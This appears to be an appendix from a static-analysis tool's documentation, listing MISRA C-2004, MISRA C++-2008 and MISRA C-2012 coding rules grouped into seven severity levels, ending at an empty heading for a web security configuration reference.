- 14.1: There shall be no unreachable code.

- 14.2: All non-null statements shall either: (a) have at least one side-effect however executed, or (b) cause control flow to change.
- 14.8: The statement forming the body of a switch, while, `do ... while` or for statement shall be a compound statement.
- 15.1: A switch-label shall only be used when the most closely-enclosing compound statement is the body of a switch statement.
- 15.2: An unconditional break statement shall terminate every non-empty switch-clause.
- 15.3: The final clause of a switch statement shall be the default-clause.
- 15.4: A switch expression shall not represent a value that is effectively Boolean.
- 15.5: Every switch statement shall have at least one case-clause.
- 16.3: Identifiers shall be given for all of the parameters in a function prototype declaration.
- 16.6: The number of arguments passed to a function shall match the number of parameters.
- 16.10: If a function generates error information, then that error information shall be tested.
- 18.1: All structure and union types shall be complete at the end of a translation unit.
- 18.4: Unions shall not be used.
- 19.11: All macro identifiers in preprocessor directives shall be defined before use, except in `#ifdef` and `#ifndef` preprocessor directives and the `defined()` operator.
- 19.17: All `#else`, `#elif` and `#endif` preprocessor directives shall reside in the same file as the `#if` or `#ifdef` directive to which they are related.
- 20.2: The names of standard library macros, objects, and functions shall not be reused.
- 20.4: Dynamic heap memory allocation shall not be used.
- 20.5: The error indicator `errno` shall not be used.
- 20.6: The macro `offsetof`, in library `<stddef.h>`, shall not be used.
- 20.8: The signal handling facilities of `<signal.h>` shall not be used.
- 20.9: The stream input/output library `<stdio.h>` shall not be used in production code.
- 20.10: The library functions `atof`, `atoi` and `atol` from library `<cstdlib>` shall not be used.
- 20.11: The library functions `abort`, `exit`, `getenv`, and `system` from library `<cstdlib>` shall not be used.
- 20.12: The time handling functions of library `<time.h>` shall not be used.

A.1.2. MISRA C-2004: Level 2

- 2.1: Assembly language shall be encapsulated and isolated.
- 12.4: The right hand operand of a logical && or `||` operator shall not contain side effects.
- 14.9: An `if` (expression) construct shall be followed by a compound statement. The `else` keyword shall be followed by either a compound statement, or another `if` statement.
- 14.10: All `if ... else if` constructs shall be terminated with an `else` clause.
- 16.2: Functions shall not call themselves, either directly or indirectly.

A.1.3. MISRA C-2004: Level 3

- 6.4: Bit fields shall only be defined to be of type unsigned `int` or signed `int`.
- 6.5: Bit fields of signed type shall be at least 2 bits long.
- 12.11: [Advisory] Evaluation of constant unsigned integer expressions should not lead to wrap-around.
- 13.4: The controlling expression of a `for`, statement shall not contain any objects of a floating type.
- 13.5: The three expressions of a `for`, statement shall be concerned only with loop control.
- 13.6: Numeric variables being used within a `for`, loop for iteration counting shall not be modified in the body of the loop.
- 14.4: The goto statement shall not be used.
- 14.5: The continue statement shall not be used.
- 14.6: For any iteration statement there shall be no more than one break or goto statement used for loop termination.
- 20.7: The setjmp macro and the longjmp function shall not be used.

A.1.4. MISRA C-2004: Level 4

- 8.5: There shall be no definitions of objects or functions in a header file.
- 9.1: All automatic variables shall have been assigned a value before being used.
- 12.1: [Advisory] Limited dependence should be placed on C operator precedence rules in expressions.
- 12.3: The sizeof operator shall not be used on expressions that contain side effects.
- 12.5: The operands of a logical && or `||` shall be primary-expressions.
- 12.6: [Advisory] The operands of logical operators (&&, `||` and `!`) should be effectively Boolean. Expressions that are effectively Boolean should not be used as operands to operators other than (&&, `||`, `!`, =, ==, `!=` and `?:`).

- 12.8: The right hand operand of a shift operator shall lie between zero and one less than the width in bits of the underlying type of the left hand operand.
- 12.9: The unary minus operator shall not be applied to an expression whose underlying type is unsigned
- 12.10: The comma operator shall not be used.
- 12.13: [Advisory] The increment (++) and decrement (`--`) operators should not be mixed with other operators in an expression.
- 13.1: Assignment operators shall not be used in expressions that yield a Boolean value.
- 14.7: A function shall have a single point of exit at the end of the function.
- 16.1: Functions shall not be defined with a variable number of arguments.
- 16.5: Functions with no parameters shall be declared and defined with the parameter list *void*.
- 16.8: All exit paths from a function with non-void return type shall have an explicit return statement with an expression.
- 16.9: A function identifier shall only be used with either a preceding &, or with a parenthesised parameter list, which may be empty.
- 17.6: The address of an object with automatic storage shall not be assigned to another object that may persist after the first object has ceased to exist.

A.1.5. MISRA C-2004: Level 5

- 6.3: [Advisory] typedefs that indicate size and signedness should be used in place of basic numerical types.
- 8.12: When an array is declared with external linkage, its size shall be stated explicitly or defined implicitly by initialisation.
- 9.3: In an enumerator list, the = construct shall not be used to explicitly initialize members other than the first, unless all items are explicitly initialized.
- 10.6: A `U` suffix shall be applied to all constants of unsigned type.
- 12.7: Bitwise operators shall not be applied to operands whose underlying type is signed.
- 12.12: The underlying bit representations of floating point values shall not be used.
- 13.2: [Advisory] Tests of a value against zero should be made explicit, unless the operand is effectively Boolean.
- 13.3: Floating-point expressions shall not be directly or indirectly tested for equality or inequality.
- 13.7: Boolean operations whose results are invariant shall not be permitted.

- 14.3: Before preprocessing, a null statement shall only occur on a line by itself; it may be followed by a comment, provided that the first character following the null statement is a white-space character.
- 19.1: [Advisory] #include directives in a file should only be preceded by other preprocessor directives or comments..
- 19.2: [Advisory] Non-standard characters should not occur in header file names in `#include` directives.
- 19.3: The #include directive shall be followed by either a <filename> or "filename" sequence.
- 19.4: C macros shall only expand to a braced initialiser, a constant, a string literal, a parenthesised expression, a type qualifier, a storage class specifier, or a do-while-zero construct.
- 19.5: Macros shall not be #define'd or #undef'd within a block.
- 19.6: #undef shall not be used.
- 19.7: [Advisory] A function should be used in preference to a function-like macro.
- 19.9: Arguments to a function-like macro shall not contain tokens that look like preprocessing directives.
- 19.10: In the definition of a function-like macro, each instance of a parameter shall be enclosed in parentheses, unless it is used as the operand of # or ##.
- 19.12: There shall be at most one occurrence of the # or ## operators in a single macro definition.
- 19.13: [Advisory] The # and ## operators should not be used.
- 19.14: The defined preprocessor operator shall only be used in one of the two standard forms.
- 19.15: Precautions shall be taken in order to prevent the contents of a header twice
- 19.16: Preprocessing directives shall be syntactically meaningful even when excluded by the preprocessor.

A.1.6. MISRA C-2004: Level 6

- 5.3: A typedef name shall be a unique identifier.
- 5.5: [Advisory] No object or function identifier with static storage duration should be reused.
- 7.1: Octal constants (other than zero) and octal escape sequences shall not be used.
- 17.1: Pointer arithmetic shall only be applied to pointers that address an array or array element.
- 17.2: Pointer subtraction shall only be applied to pointers that address elements of the same array.
- 17.3: >, >=, <, <= shall not be applied to objects of pointer type, except where they point to the same array.

- 17.4: Array indexing shall be the only form of pointer arithmetic.
- 17.5: [Advisory] The declaration of objects should contain no more than two levels of pointer indirection.
- 18.2: An object shall not be assigned to an overlapping object.

A.1.7. MISRA C-2004: Level 7

- 5.6: [Advisory] No identifier in one name space should have the same spelling as an identifier in another name space, with the exception of structure member and union member names.
- 6.1: The plain `char` type shall only be used for the storage and use of character values.
- 6.2: signed `char` and unsigned `char` type shall only be used for the storage and use of numeric values.
- 10.1: The value of an expression of integer type shall not be implicitly converted to a different type if: (a) it is not a conversion to a wider integer type of the same signedness, or (b) the expression is complex, or (c) the expression is not constant and is a function argument, or (d) the expression is not constant and is a return expression.
- 10.2: The value of an expression of floating type shall not be implicitly converted to a different type if: (a) it is not a conversion to a wider floating type, or (b) the expression is complex, or (c) the expression is a function argument, or (d) the expression is a return expression.
- 10.3: The value of a complex expression of integer type shall only be cast to a type of the same signedness that is no wider than the underlying type of the expression.
- 10.4: The value of a complex expression of floating type shall only be cast to a floating type that is narrower or of the same size.
- 10.5: If the bitwise operators ~ and << are applied to an operand with an underlying type of unsigned `char` or unsigned `short`, the result shall be immediately cast to the underlying type of the operand.
- 11.1: Conversions shall not be performed between a pointer to a function and any other type other than an integral type.
- 11.2: Conversions shall not be performed between a pointer to object and any type other than an integral type, another pointer to object type or a pointer to `void`.
- 11.3: [Advisory] A cast should not be performed between a pointer type and an integral type.
- 11.4: [Advisory] A cast should not be performed between a pointer to object type and a different pointer to object type.
- 11.5: A cast shall not be performed that removes any const or volatile qualification from the type address by a pointer.
- 12.2: The value of an expression shall be the same under any order of evaluation that the standard permits.

- 16.7: [Advisory] A pointer parameter in a function prototype should be declared as pointer to `const` if the pointer is not used to modify the addressed object.
- 19.1: [Advisory] `#include` statements in a file should only be preceded by other preprocessor directives or comments.
- 20.1: Reserved identifiers, macros and functions in the standard library shall not be defined, redefined or undefined.

A.2. MISRA C++ 2008

A.2.1. MISRA C++-2008: Level 1

- 0-1-1: A project shall not contain unreachable code.
- 0-1-3: : A project shall not contain unused variables.
- 0-1-4: A project shall not contain non-volatile POD variables having only one use.
- 0-1-9: There shall be no *dead code*.
- 0-3-2: If a function generates error information, then that error information shall be tested.
- 2-3-1: Trigraphs shall not be used.
- 2-5-1: [Advisory] Digraphs should not be used.
- 2-7-1: The character sequence `/*` shall not be used within a C-style comment.
- 2-7-2: Sections of code shall not be "commented out" using C-style comments.
- 2-7-3: [Advisory] Sections of code should not be "commented out" using C++ comments.
- 2-10-2: Identifiers declared in an inner scope shall not hide an identifier declared in an outer scope.
- 2-13-1: Only those escape sequences that are defined in ISO/IEC 14882:2003 shall be used.
- 6-3-1: The statement forming the body of a `switch`, `while`, `do ... while` or for statement shall be a compound statement.
- 6-4-5: An unconditional throw or break statement shall terminate every non-empty switch-clause.
- 6-4-6: The final clause of a switch statement shall be the default-clause.
- 6-4-7: The condition of a switch statement shall not have `bool` type.
- 6-4-8: Every switch statement shall have at least one case-clause.
- 7-3-1: The global namespace shall only contain main, namespace declarations and `extern "C"` declarations.
- 7-3-2: The identifier main shall not be used for a function other than the global function main.

- 9-5-1: Unions shall not be used.
- 14-7-2: For any given template specialization, an explicit instantiation of the template with the *template-arguments* used in the specialization shall not render the program ill-formed.
- 16-0-7: Undefined macro identifiers shall not be used in `#if` or `#elif` preprocessor directives, except as operands to the `defined` operator.
- 16-1-1: The `defined` preprocessor operator shall only be used in one of the two standard forms.
- 16-1-2: All `#else`, `#elif` and `#endif` preprocessor directives shall reside in the same file as the `#if` or `#ifdef` directive to which they are related.
- 18-0-1: The C library shall not be used.
- 18-0-2: The library functions `atof`, `atoi` and `atol` from library `<cstdlib>` shall not be used.
- 18-0-3: The library functions `abort`, `exit`, `getenv`, and `system` from library `<cstdlib>` shall not be used.
- 18-0-4: The time handling functions of library `<ctime>` shall not be used.
- 18-0-5: The unbounded functions of library <cstring> shall not be used.
- 18-2-1: The macro `offsetof` shall not be used.
- 18-4-1: Dynamic heap memory allocation shall not be used.
- 18-7-1: The signal handling facilities of `<csignal>` shall not be used.
- 19-3-1: The error indicator `errno` shall not be used.
- 27-0-1: The stream input/output library `<cstdio>` shall not be used.

A.2.2. MISRA C++-2008: Level 2

- 5-14-1: The right hand operand of a logical && or `||` operator shall not contain side effects.
- 6-4-1: An if (expression) construct shall be followed by a compound statement. The else keyword shall be followed by either a compound statement, or another if statement.
- 6-4-2: All if ... else if constructs shall be terminated with an else clause.
- 6-4-4: For any iteration statement there shall be no more than one `break` or `goto` statement used for loop termination.
- 7-4-2: Assembler instructions shall only be introduced using the asm declaration.
- 7-4-3: Assembly language shall be encapsulated and isolated.
- 15-0-2: [Advisory] An exception object should not have pointer type.

- 15-1-1: The assignment-expression of a throw statement shall not itself cause an exception to be thrown.
- 15-1-2: NULL shall not be thrown explicitly.
- 15-1-3: An empty throw (throw;) shall only be used in the compound statement of a catch handler.
- 15-3-1: Exceptions shall be reported only after start-up and before termination of the program.
- 15-3-2: [Advisory] There should be at least one exception handler to catch all otherwise unhandled exceptions
- 15-3-3: Handlers of a function-try-block implementation of a class constructor or destructor shall not reference non-static members from this class or its bases
- 15-3-4: Each exception explicitly thrown in the code shall have a handler of a compatible type in all call paths that could lead to that point.
- 15-3-5: A class type exception shall always be caught by reference.
- 15-3-6: Where multiple handlers are provided in a single try-catch statement or function-try-block for a derived class and some or all of its bases, the handlers shall be ordered most-derived to base class.
- 15-3-7: Where multiple handlers are provided in a single *try-catch* statement or *function-try-block*, any ellipsis (catch-all) handler shall occur last.
- 15-5-2: Where a function's declaration includes an exception-specification, the function shall only be capable of throwing exceptions of the indicated type(s).
- 15-5-3: The terminate() function shall not be called implicitly.

A.2.3. MISRA C++-2008: Level 3

- 5-19-1: [Advisory] Evaluation of constant unsigned integer expressions should not lead to wrap-around.
- 6-5-1: A for loop shall contain a single loop-counter which shall not have floating type.
- 6-5-2: If loop-counter is not modified by `--` or ++, then, within condition, the loop-counter shall only be used as an operand to <=, <, > or >=,.
- 6-5-3: The loop-counter shall not be modified within condition or statement.
- 6-5-4: The loop-counter shall be modified by one of: `--`, ++, `-=`n, or +=n`;` where n remains constant for the duration of the loop.
- 6-6-2: The goto statement shall jump to a label declared later in the same function body.
- 6-6-4: For any iteration statement there shall be no more than one break or goto statement used for loop termination.
- 7-5-4: [Advisory] Functions should not call themselves, either directly or indirectly.

- 9-6-2: Bit-fields shall be either bool type or an explicitly unsigned or signed integral type.
- 9-6-3: Bit-fields shall not have `enum` type.
- 9-6-4 : Named bit-fields with signed integer type shall have a length of more than one bit.
- 10-1-1: [Advisory] Classes should not be derived from virtual bases. (Advisory)
- 10-1-2: A base class shall only be declared virtual if it is used in a diamond hierarchy
- 10-1-3: An accessible base class shall not be both virtual and non-virtual in the same hierarchy
- 10-2-1: [Advisory] All accessible entity names within a multiple inheritance hierarchy should be *unique*.
- 10-3-1: There shall be no more than one definition of each virtual function on each path through the inheritance hierarchy.
- 10-3-3: A virtual function shall only be overridden by a pure virtual function if it is itself declared as pure virtual.
- 11-0-1: Member data in non-POD class types shall be private.
- 15-0-3: Control shall not be transferred into a try or catch block using a goto or a switch statement.
- 17-0-5: The `setjmp` macro and the `longjmp` function shall not be used.

A.2.4. MISRA C++-2008: Level 4

- 3-1-1: It shall be possible to include any header file in multiple translation units without violating the One Definition Rule.
- 5-0-2: [Advisory] Limited dependence should be placed on C++ operator precedence rules in expressions.
- 5-2-10: [Advisory] The increment (++) and decrement (`--`) operators should not be mixed with other operators in an expression.
- 5-2-11: The comma operator, && operator and the `||` operator shall not be overloaded.
- 5-2-12: An identifier with array type passed as a function argument shall not decay to a pointer.
- 5-3-1: Each operand of the ! operator, the logical && or the logical `||` operators shall have type bool.
- 5-3-2: The unary minus operator shall not be applied to an expression whose underlying type is unsigned
- 5-3-3: The unary & operator shall not be overloaded
- 5-3-4: Evaluation of the operand to the sizeof operator shall not contain side effects.
- 5-8-1: The right hand operand of a shift operator shall lie between zero and one less than the width in bits of the underlying type of the left hand operand.

- 5-17-1: The semantic equivalence between a binary operator and its assignment operator form shall be preserved.
- 5-18-1: The comma operator shall not be used.
- 6-2-1: Assignment operators shall not be used in sub expressions.
- 6-6-5: A function shall have a single point of exit at the end of the function.
- 7-3-3: There shall be no unnamed namespaces in header files.
- 7-3-4: `using`-directives shall not be used.
- 7-3-6: `using`-directives or `using`-declarations (excluding class scope or function scope in `using`-declarations) shall not be used in *header files*.
- 7-5-1: A function shall not return a reference or a pointer to an automatic variable (including parameters), defined within the function.
- 7-5-2: The address of an object with automatic storage shall not be assigned to another object that may persist after the first object has ceased to exist
- 7-5-3: A function shall not return a reference or a pointer to a parameter that is passed by reference or const reference.
- 8-4-1: Functions shall not be defined using the ellipsis notation.
- 8-4-3: All exit paths from a function with non-void return type shall have an explicit return statement with an expression
- 8-4-4: A function identifier shall either be used to call the function or it shall be preceded by &.
- 8-5-1: All variables shall have a defined value before they are used.
- 12-1-3: All constructors that are callable with a single argument of fundamental type shall be declared *explicit*.
- 12-8-1: A copy constructor shall only initialize its base classes and the non-static members of the class of which it is a member.
- 12-8-2: The copy assignment operator shall be declared protected or private in an abstract class.

A.2.5. MISRA C++-2008: Level 5

- 0-1-2: A *project* shall not contain *infeasible* paths.
- 0-1-6: A project shall not contain instances of nonvolatile variables being given values that are never subsequently used.
- 0-1-7: The value returned by a function having a nonvoid return type that is not an overloaded operator shall always be used.

- 0-1-11: There shall be no unused parameters (named or unnamed) in non-virtual functions
- 0-1-12: There shall be no unused parameters (named or unnamed) in the set of parameters for a virtual function and all the functions that override it
- 2-13-3: A `U` suffix shall be applied to all octal or hexadecimal integer literals of unsigned type.
- 2-13-4: Literal suffixes shall be upper case.
- 3-1-3: Array does not have its size explicitly defined.
- 3-9-2: [Advisory] typedefs that indicate size and signedness should be used in place of basic numerical types.
- 3-9-3: The underlying bit representations of floating point values shall not be used.
- 5-0-13: The condition of an if-statement and the condition of an iteration-statement shall have type bool.
- 5-0-14: The first operand of a conditional-operator shall have type bool.
- 5-0-20: Non-constant operands to a binary bitwise operator shall have the same underlying type.
- 5-0-21: Bitwise operators shall only be applied to operands of unsigned underlying type.
- 6-2-2: Floating-point expressions shall not be directly or indirectly tested for equality or inequality.
- 6-2-3: Before preprocessing, a null statement shall only occur on a line by itself; it may be followed by a comment, provided that the first character following the null statement is a white-space character.
- 7-2-1: An expression with *`enum` underlying type* shall only have values corresponding to the enumerators of the enumeration.
- 8-5-3: In an enumerator list, the = construct shall not be used to explicitly initialize members other than the first, unless all items are explicitly initialized.
- 16-0-1: #include directives in a file shall only be preceded by other preprocessor directives or comments.
- 16-0-2: Macros shall only be #define'd or #undef'd in the global namespace.
- 16-0-3: #undef shall not be used.
- 16-0-4: Function-like macros shall not be defined.
- 16-0-5: Arguments to a function-like macro shall not contain tokens that look like preprocessing directives.
- 16-0-8: If the # token appears as the first token on a line, then it shall be immediately followed by a preprocessing token
- 16-2-1: The pre-processor shall only be used for file inclusion and include guards.

- 16-2-3: Include guards shall be provided.
- 16-2-4: The ', ", /* or // characters shall not occur in a header file name.
- 16-2-5: [Advisory] The \ character should not occur in a header file name.
- 16-2-6: The #include directive shall be followed by either a <filename> or "filename" sequence.
- 16-3-1: There shall be at most one occurrence of the # or ## operators in a single macro definition.
- 16-3-2: [Advisory] The # and ## operators should not be used.

A.2.6. MISRA C++-2008: Level 6

- 0-1-8: All functions with void return type shall have external side effect(s)
- 0-2-1: An object shall not be assigned to an overlapping object
- 2-10-3: A typedef name (including qualification, if any) shall be a unique identifier.
- 2-10-4: A class, union or `enum` name (including qualification, if any) shall be a unique identifier
- 2-10-5: [Advisory] The identifier name of a non-member object or function with static storage duration should not be reused.
- 2-13-2: Octal constants (other than zero) and octal escape sequences (other than ""\0"") shall not be used.
- 5-0-15: Array indexing shall be the only form of pointer arithmetic.
- 5-0-16: A pointer operand and any pointer resulting from pointer arithmetic using that operand shall both address elements of the same array.
- 5-0-17: Subtraction between pointers shall only be applied to pointers that address elements of the same array.
- 5-0-18: >, >=, <, <= shall not be applied to objects of pointer type, except where they point to the same array.
- 5-0-19: The declaration of objects shall contain no more than two levels of pointer indirection.
- 9-3-1: const member functions shall not return non-const pointers or references to class-data.
- 9-3-2: Member functions shall not return non-const handles to class data.

A.2.7. MISRA C++-2008: Level 7

- 4-5-1: Expressions with type bool shall not be used as operands to built-in operators other than the assignment operator =, the logical operators &&, `||`, `!`, the equality operators == and `!=`, the unary & operator, and the conditional operator.

- 4-5-2: Expressions with type `enum` shall not be used as operands to built-in operators other than the subscript operator `[ ]`, the assignment operator =, the equality operators == and `!=`, the unary & operator, and the relational operators <, <=, >, >=,.
- 4-5-3: Expressions with type (plain) `char` and wchar_t shall not be used as operands to built-in operators other than the assignment operator =, the equality operators == and `!=`, and the unary & operator.
- 5-0-3: A cvalue expression shall not be implicitly converted to a different underlying type.
- 5-0-4: An implicit integral conversion shall not change the signedness of the underlying type.
- 5-0-5: There shall be no implicit floating-integral conversions.
- 5-0-6: An implicit integral or floating-point conversion shall not reduce the size of the underlying type.
- 5-0-7: There shall be no explicit floating-integral conversions of a cvalue expression.
- 5-0-8: An explicit integral or floating-point conversion shall not increase the size of the underlying type.
- 5-0-9: An explicit integral conversion shall not change the signedness of the underlying type of a cvalue expression.
- 5-0-10: If the bitwise operators ~ and << are applied to an operand with an underlying type of unsigned `char` or unsigned `short`, the result shall be immediately cast to the underlying type of the operand.
- 5-0-11: The plain `char` type shall only be used for the storage and use of character values.
- 5-0-12: Signed `char` and unsigned `char` type shall only be used for the storage and use of numeric values.
- 5-2-2: A pointer to a virtual base class shall only be cast to a pointer to a derived class by means of `dynamic_cast`.
- 5-2-3: [Advisory] Casts from a base class to a derived class should not be performed on polymorphic types.
- 5-2-4: C-style casts (other than `void` casts) and functional notation casts (other than explicit constructor calls) shall not be used.
- 5-2-5: A cast shall not remove any const or volatile qualification from the type of a pointer or reference.
- 5-2-6: A cast shall not convert a pointer to a function to any other pointer type
- 5-2-7: An object with pointer type shall not be converted to an unrelated pointer type, either directly or indirectly.
- 5-2-8: An object with integer type or pointer to void type shall not be converted to an object with pointer type.
- 5-2-9: [Advisory] A cast should not convert a pointer type to an integral type.

- 7-1-1: A variable which is not modified shall be const qualified.
- 7-1-2: A pointer or reference parameter in a function shall be declared as pointer to const or reference to const if the corresponding object is not modified.
- 8-0-1: An `init-declarator-list` or a `member-declarator-list` shall consist of a single `init-declarator` or `member-declarator` respectively.
- 17-0-1: Reserved identifiers, macros and functions in the standard library shall not be defined, redefined or undefined.

A.3. MISRA C 2012

A.3.1. MISRA C-2012: Level 1

- Dir 4.4: [Advisory] Sections of code should not be commented out.
- Dir 4.7: If a function generates error information, then that error information shall be tested.
- Dir 4.12: Dynamic heap memory allocation shall not be used.
- 1.2: [Advisory] Language extensions should not be used.
- 2.1: A project shall not contain *unreachable* code.
- 2.2: There shall be no *dead code*.
- 3.1: The character sequences `/*` and `//` shall not be used within a comment.
- 3.2: Line-splicing shall not be used in `//` comments.
- 4.2: [Advisory] Trigraphs should not be used.
- 5.1: *External identifiers* shall be distinct.
- 5.2: Identifiers declared in the same scope and namespace shall be distinct.
- 5.3: An identifier declared in an inner scope shall not hide an identifier declared in an outer scope.
- 5.4: Macro identifiers shall be distinct.
- 5.5: Identifiers shall be distinct from macro names.
- 5.7: A tag name shall be a unique identifier.
- 8.1: Types shall be explicitly specified.
- 8.2: Function types shall be in *prototype form* with named parameters.
- 8.14: The restrict type qualifier shall not be used.

- 9.1: The value of an object with automatic storage duration shall not be read before it has been set.
- 13.6: The operand of the sizeof operator shall not contain any expression which has potential side effects.
- 15.6: The body of an iteration-statement or a selection-statement shall be a compound-statement.
- 16.2: A `switch` label shall only be used when the most closely-enclosing compound statement is the body of a switch statement.
- 16.3: An unconditional break statement shall terminate every `switch` clause.
- 16.4: Every switch statement shall have a default label.
- 16.5: A default label shall appear as either the first or the last switch label of a switch statement.
- 16.6: Every switch statement shall have at least two `switch` clauses.
- 16.7: A switch-expression shall not have essentially Boolean type.
- 17.1: The features of `<stdarg.h>` shall not be used.
- 17.3: A function shall not be declared implicitly.
- 17.4: All exit paths from a function with non-*void* return type shall have an explicit *return* statement with an expression.
- 17.6: The declaration of an array parameter shall not contain the `static` keyword between the `[ ]`.
- 19.1: An object shall not be assigned to an overlapping object.
- 19.2: [Advisory] The `union` keyword should not be used.
- 20.9: All identifiers used in the controlling expression of `#if` or `#elif` preprocessing directives shall be `#define`'d before evaluation.
- 20.14: All `#else`, `#elif` and `#endif` preprocessor directives shall reside in the same file as the `#if`, `#ifdef` or `#ifndef` directive to which they are related.
- 21.4: The standard header file `<setjmp.h>` shall not be used.
- 21.5: The standard header file `<signal.h>` shall not be used.
- 21.6: The Standard Library input/output functions shall not be used.
- 21.7: The `atof`, `atoi`, `atol`, and `atoll` functions of `<stdlib.h>` shall not be used.
- 21.8: The library functions `abort`, `exit`, `getenv`, and `system` of `<stdlib.h>` shall not be used.
- 21.9: The library functions `bsearch` and `qsort` of `<stdlib.h>` shall not be used.
- 21.10: The Standard Library time and date functions shall not be used.

- 21.11: The standard header file `<tgmath.h>` shall not be used.
- 21.12: [Advisory] The exception handling features of `<fenv.h>` should not be used.
- 22.1: All resources obtained dynamically by means of Standard Library functions shall be explicitly released.
- 22.2: A block of memory shall only be freed if it was allocated by means of a Standard Library function.
- 22.4: There shall be no attempt to write to a stream which has been opened as read-only.
- 22.5: A pointer to a FILE object shall not be dereferenced
- 22.6: The value of a pointer to a FILE shall not be used after the associated stream has been closed

A.3.2. MISRA C-2012: Level 2

- Dir 4.3: Assembly language shall be encapsulated and isolated.
- Dir 4.11: The validity of values passed to library functions shall be checked
- 13.1: Initializer lists shall not contain persistent side effects.
- 13.3: [Advisory] A full expression containing an increment (++) or decrement (`--`) operator should have no other potential side effects other than that caused by the increment or decrement operator.
- 13.5: The right hand operand of a logical && or `||` operator shall not contain persistent side effects.
- 15.7: All `if ... else if` constructs shall be terminated with an else clause.
- 17.2: Functions shall not call themselves, either directly or indirectly.
- 22.3: The same file shall not be open for read and write access at the same time on different streams.

A.3.3. MISRA C-2012: Level 3

- 2.6: [Advisory] A function should not contain unused label declarations.
- 6.1: Bit-fields shall only be declared with an appropriate type.
- 6.2: Single-bit named bit fields shall not be of a signed type.
- 12.4: [Advisory] Evaluation of constant expressions should not lead to unsigned integer wrap-around.
- 14.1: The three expressions of a `for`, statement shall be concerned only with loop control.
- 14.2: Numeric variables being used within a `for`, loop for iteration counting shall not be modified in the body of the loop.
- 15.1: [Advisory] The goto statement should not be used.
- 15.2: The goto statement shall jump to a label declared later in the same function.

- 15.3: Any label referenced by a `goto` statement shall be declared in the same block, or in any block enclosing the `goto` statement.
- 15.4: [Advisory] There should be no more than one break or goto statement used to terminate any iteration statement.

A.3.4. MISRA C-2012: Level 4

- 8.10: An *inline function* shall be declared with the static storage class.
- 10.1: Operands shall not be of an inappropriate essential type.
- 12.1: [Advisory] The precedence of operators within expressions should be made explicit
- 12.2: The right hand operand of a shift operator shall lie in the range zero to one less than the width in bits of the essential type of the left hand operand.
- 12.3: [Advisory] The comma operator should not be used.
- 13.4: [Advisory] The result of an assignment operator should not be used.
- 15.5: [Advisory] A function should have a single point of exit at the end.
- 17.8: [Advisory] A function parameter should not be modified.
- 18.6: The address of an object with automatic storage shall not be copied to another object that persists after the first object has ceased to exist

A.3.5. MISRA C-2012: Level 5

- Dir 4.6: [Advisory] typedefs that indicate size and signedness should be used in place of the basic numerical types.
- Dir 4.9: [Advisory] A function should be used in preference to a function-like macro where they are interchangeable.
- Dir 4.10: Precautions shall be taken in order to prevent the contents of a header file being included more than once.
- Dir 4.13: [Advisory] Functions which are designed to provide operations on a resource should be called in an appropriate sequence.
- 2.7: [Advisory] There should be no unused parameters in functions.
- 7.2: A `u` or `U` suffix shall be applied to all integer constants that are represented in an unsigned type.
- 7.3: The lowercase character `l` shall not be used in a literal suffix.
- 8.11: [Advisory] When an array with external linkage is declared, its size should be explicitly specified.
- 8.12: Within an enumerator list, the value of an implicitly-specified enumeration constant shall be unique.

- 9.2: The initializer for an aggregate or union shall be enclosed in braces
- 9.5: An element of an object shall not be initialized more than once.
- 14.3: Controlling expressions shall not be invariant
- 14.4: The controlling expression of an `if` statement and the controlling expression of an iteration-statement shall have essentially Boolean type.
- 17.7: The value returned by a function having non-void return type shall be used.
- 18.7: Flexible array members shall not be declared.
- 18.8: Variable-length array types shall not be used.
- 20.1: [Advisory] `#include` directives should only be preceded by preprocessor directives or comments.
- 20.2: The `'`, `"`, or `\` characters and the `/*` or `//` character sequences shall not occur in a header file name.
- 20.3: The `#include` directive shall be followed by either a `<filename>` or `"filename"` sequence.
- 20.5: [Advisory] `#undef` should not be used.
- 20.6: Tokens that look like a preprocessing directive shall not occur within a macro argument.
- 20.7: Expressions resulting from the expansion of macro parameters shall be enclosed in parentheses.
- 20.8: The controlling expression of a `#if` or `#elif` preprocessing directive shall evaluate to `0` or `1`.
- 20.10: [Advisory] The # and ## operators should not be used.
- 20.11: A macro parameter immediately following a # operator shall not immediately be followed by a ## operator.
- 20.12: A macro parameter used as an operand to the # or ## operators, which is itself subject to further macro replacement, shall only be used as an operand to these operators.
- 20.13: A line whose first token is # shall be a valid preprocessing directive.

A.3.6. MISRA C-2012: Level 6

- 4.1: Octal and hexadecimal escape sequences shall be terminated
- 5.6: A typedef name shall be a unique identifier.
- 5.8: Identifiers that define objects or functions with external linkage shall be unique.
- 7.1: Octal constants shall not be used
- 11.9: The macro NULL shall be the only permitted form of integer null pointer constant

- 18.1: A pointer resulting from arithmetic on a pointer operand shall address an element of the same array as that pointer operand.
- 18.2: Subtraction between pointers shall only be applied to pointers that address elements of the same array.
- 18.3: The relational operators >, >=, < and <= shall not be applied to objects of pointer type except where they point into the same object.
- 18.4: [Advisory] The +, -, += and -= operators should not be applied to an expression of pointer type
- 18.5: [Advisory] Declarations should contain no more than two levels of pointer nesting.

A.3.7. MISRA C-2012: Level 7

- 7.4: A string literal shall not be assigned to an object unless the object's type is "pointer to const-qualified char".
- 8.13: [Advisory] A pointer should point to a const-qualified type whenever possible.
- 10.2: Expressions of essentially character type shall not be used inappropriately in addition and subtraction operations.
- 10.3: The value of an expression shall not be assigned to an object with a narrower *essential type* or of a different *essential type category*.
- 10.4: Both operands of an operator in which the usual arithmetic conversions are performed shall have the same essential type category.
- 10.5: [Advisory] The value of an expression should not be cast to an inappropriate essential type
- 10.6: The value of a *composite expression* shall not be assigned to an object with wider *essential type*.
- 10.7: If a composite expression is used as one operand of an operator in which the usual arithmetic conversions are performed then the other operand shall not have wider essential type
- 10.8: The value of a composite expression shall not be cast to a di erent essential type category or a wider essential type
- 11.1: Conversions shall not be performed between a pointer to a function and any other type.
- 11.2: Conversions shall not be performed between a pointer to an incomplete type and any other type.
- 11.3: A cast shall not be performed between a pointer to object type and a pointer to a different object type.
- 11.4: [Advisory] A conversion should not be performed between a pointer to object and an integer type.
- 11.5: [Advisory] A conversion should not be performed from pointer to void into pointer to object.
- 11.6: A cast shall not be performed between pointer to void and an arithmetic type.

- 11.7: A cast shall not be performed between pointer to object and a non-integer arithmetic type.
- 11.8: A cast shall not remove any const or volatile qualification from the type pointed to by a pointer.
- 13.2: The value of an expression and its persistent side effects shall be the same under all permitted evaluation orders
- 20.4: A macro shall not be defined with the same name as a keyword.
- 21.1: `#define` and `#undef` shall not be used on a reserved identifier or reserved macro name.
- 21.2: A reserved identifier or macro name shall not be declared

Appendix B. Configuration Files

B.1. Web Application Security Configuration File Reference

